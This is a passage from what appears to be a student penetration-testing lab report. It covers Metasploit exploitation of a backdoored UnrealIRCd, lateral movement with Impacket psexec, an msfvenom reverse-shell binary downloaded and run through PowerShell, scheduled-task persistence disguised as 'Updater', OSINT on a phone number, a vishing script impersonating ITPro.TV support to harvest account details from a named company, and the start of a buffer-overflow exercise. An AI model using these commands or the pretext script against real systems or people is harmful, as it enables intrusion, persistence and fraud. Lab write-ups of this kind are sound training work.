


Figure 5.2 Shows successful exploitation in metasploit




Figure 5.3 Shows confirmation in metasploitable 3

5.2. Exploit used

- Exploit Module: ***exploit/unix/irc/unreal_ircd_3281_backdoor***
- Payload: ***cmd/unix/interact***
- Vulnerability Type: ***Backdoored software (UnrealIRCd 3.2.8.1)***
- Impact: ***Remote command execution with system-level access***

6. Lateral Movement Exercise

6.1. Attack Phases

6.1.1. Reconnaissance

Step 1: Identified target IP ***(192.168.1.53).***

Step 2: Made sure that antivirus software,and real time monitoring is turned off and validated open SMB services and administrative shares (C$, ADMIN$)




Figure 6.1 Shows removing filters and firewalls and checking for open shares

Step 3: Verified account membership in local Administrators group (windows user).




Figure 6.2 Shows account membership details

6.1.2. Exploitation – Remote Code Execution

Step 1: Used Impacket Psexec for remote code execution and successfully gained access to SMB

> ***python3 /usr/share/doc/python3-impacket/examples/psexec.py Windows:windows@192.168.1.53***




Figure 6.3 Shows impacket psexec getting successfully executed

6.1.3. Payload Creation

Step 1: Created a Windows reverse shell binary using msfvenom:

> ***msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.43 LPORT=4444 -f exe -o backdoor.exe***

Step 2: Start a server at port 8080 where backdoor.exe was downloaded on kali machine




Figure 6.4 Shows payload creation and starting a server at 8080

6.1.4. Command & Control – Reverse Shell

Step 1: First opened listener on attacker machine before executing the backdoor.exe on target :

nc -lvnp 4444

Step 2: Next uploaded and executed backdoor.exe to target (C:\Users\Public\) using PowerShell command from the impacket RCE terminal, resulting in a reverse shell

Powershell "Invoke-WebRequest -Uri 'http://192.168.1.43:8080/backdoor.exe' -OutFile 'C:\Users\Public\backdoor.exe' "

C:\Users\Public\backdoor.exe

Figure 6.5 Shows connecting to server at 8080 and executing payload in windows

Step 3: Once executed we see a connection being made in our nc , now we move to persistence

6.1.5. Persistence

Step 1: Initial attempt with schtasks /create /sc daily failed due to SID mapping error.

Step 2: Fixed by creating persistence task as SYSTEM:

> ***schtasks /create /sc onstart /tn "Updater" /tr "C:\Users\Public\backdoor.exe" /ru SYSTEM***

Step 3: Verified with:

> ***schtasks /query /tn "Updater"***

Step 4: Persistence allows execution of the payload every system reboot.




Figure 6.6 Shows net-cat getting connected and scheduled tasks for persistence

7. Social Engineering Lab

7.1. Social Engineering Methodology

7.1.1. PhoneInfoga Setup and Execution

Step 1: Pulled the official PhoneInfoga Docker image:

sudo docker pull sundowndev/phoneinfoga:latest




Figure 7.1 Shows PhoneInfoga getting downloaded

Step 2: Started the PhoneInfoga web server:

sudo docker run -p 8080:8080 sundowndev/phoneinfoga serve -p 8080




Figure 7.2 Shows PhoneInfoga web server getting started at port 8080

Step 3: Accessed the web interface at http://localhost:8080




Figure 7.3 Shows web server running successfully

Step 4: Conducted a test scan on a phone number ***+1 (352) 600 6900***




Figure 7.4 Shows running a test scan on a phone number




Figure 7.5 Shows google results in general category




Figure 7.6 Shows phone being found to be from ITPro.TV

7.1.2. Maltego Analysis

- Imported the phone number +1 (352) 600 6900 into Maltego.
- Used built-in transforms to search for linked data.
- The analysis showed associations with multiple domains, including business and organizational websites.
- A significant link was identified with northgeorgiaautomation.com, suggesting that the number may be publicly listed on multiple sites or shared in directories.
- Visualization showed how attackers can pivot from one piece of information (a phone number) to build a larger intelligence profile.




Figure 7.7 Shows association with multiple domains




Figure 7.8 Shows that the number maybe publicly listed on multiple sites

7.1.3. Vishing Simulation

Step 1: Scenario Overview

- During OSINT analysis, the phone number ***+1 (352) 600 6900*** was linked to ***ITPro.TV (an online training provider)*** and also discovered to be associated with ***northgeorgiaautomation.com*** via Maltego transforms.
- An attacker could exploit this overlap by impersonating ITPro.TV support staff and targeting employees at North Georgia Automation.

Step 2: Attacker Pretext (Impersonating ITPro.TV):

- The attacker claims to be a support agent from ITPro.TV.
- Using the legitimate association of the phone number with ITPro.TV, the attacker builds credibility when contacting North Georgia Automation.

Step 3: Vishing Call Simulation Script

Attacker (Impersonating ITPro.TV Support):

"Hello, this is Mark calling from ITPro.TV support. We're reaching out because we noticed North Georgia Automation's email domain was flagged during a security training update. To ensure your training accounts remain active, I just need to verify your company's registered admin email and confirm your billing details."

Victim (North Georgia Automation Employee):

"Oh, I wasn't aware of any issue. What details do you need?"

Attacker:

"Nothing sensitive, just a quick confirmation of the admin contact email and the last 4 digits of the company payment card on file, so we can verify your account status and prevent a service disruption."

Step 4: Techniques Used

- ***Authority & Legitimacy:*** Attacker leverages ITPro.TV's real association with the phone number.
- ***Targeted Victim:*** North Georgia Automation (found via Maltego) is chosen as a convincing recipient.
- ***Urgency:*** Suggests risk of service disruption if the victim does not cooperate
- ***Data Harvesting:*** Attempts to extract sensitive corporate account data.

7.1.4. Log Table

Target ID	Data Source	Information	Notes
TID001	PhoneInfoga	Phone: +1 (352) 600 6900	ITPro.TV (an online training provider)
TID001	Maltego	Site: northgeorgiaautomation.com	Discovered via relationship mapping
TID001	Simulation	Vishing Script	Pretended to be a support agent from ITPro.TV

Table 7.1 Shows phone related details

8. Exploit Development Basics

8.1. Tasks:

- Perform binary analysis using strings and GDB.
- Identify buffer overflow vulnerability and offset to saved return address.
- Craft a PoC payload to hijack control flow (redirect to secret() function).
- Observe program behavior (safe crash or execution of secret()).

8.1.1. Binary Analysis

Step 1: Create a vulnerable c program name it as vuln.c and save it on desktop

Explanation of code :

buf[64] → local buffer that can be overflowed.

scanf("%s", buf) → unsafe because it does not check input length, allowing overflow.

secret() → target function to redirect program flow.

